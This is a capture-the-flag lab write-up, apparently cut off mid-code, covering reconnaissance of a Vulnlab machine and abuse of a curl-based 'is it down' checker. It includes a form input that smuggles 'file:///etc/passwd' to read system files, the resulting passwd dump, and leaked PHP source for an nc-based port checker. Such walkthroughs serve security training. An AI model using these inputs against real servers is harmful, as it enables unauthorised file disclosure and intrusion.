Máquina Down

https://www.vulnlab.com/machines


Reconnaissance

```
sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.87.59 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 14:52 CEST
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:52 (0:00:06 remaining)
Nmap scan report for 10.10.87.59
Host is up (0.038s latency).
Not shown: 59880 closed tcp ports (reset), 5653 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Is it down or just me?
```


```
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
```

We start using `nmap` in order to know port and services running in the target and it reported us the port *22* and *80*. We'll explore HTTP since we cannot do nothing with `ssh` for now.



In http this web exists which we can use to apparently make requests




Is it down or just me?

Is that website down, or is it just you?

It is up. It's just you! 😝

```
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="aws.ovpn">aws.ovpn</a></li>
<li><a href="scan1.txt">scan1.txt</a></li>
</ul>
```

```
❯ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.87.59 - - [20/Jun/2025 14:54:13] "GET / HTTP/1.1" 200 -
10.10.87.59 - - [20/Jun/2025 14:54:29] "GET / HTTP/1.1" 200 -
```



Is that website down, or is it just you?

http://10.8.6.189/ http://10.8.6.189/

It is up. It's just you! 😝


```
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.87.59 - - [20/Jun/2025 16:19:31] "GET / HTTP/1.1" 200 -
10.10.87.59 - - [20/Jun/2025 16:19:31] "GET / HTTP/1.1" 200 -
```

After some tests, I can figured two things out. First as the image above, if you put two url, it will do a request to each url it receives, the other is that is probably using `curl`.

Explotation

So due to the way it's using curl, we can attemp to a SSRF:



Is that website down, or is it just you?

http://10.10.87.59/ ; file:///etc/passwd

It is up. It's just you! 😝


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
aleks:x:1000:1000:Aleks:/home/aleks:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
```

Viewing `index.php` in order to get the webserver-code, we can see that a expert mode exists so lets see it.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
```



vn or just me?

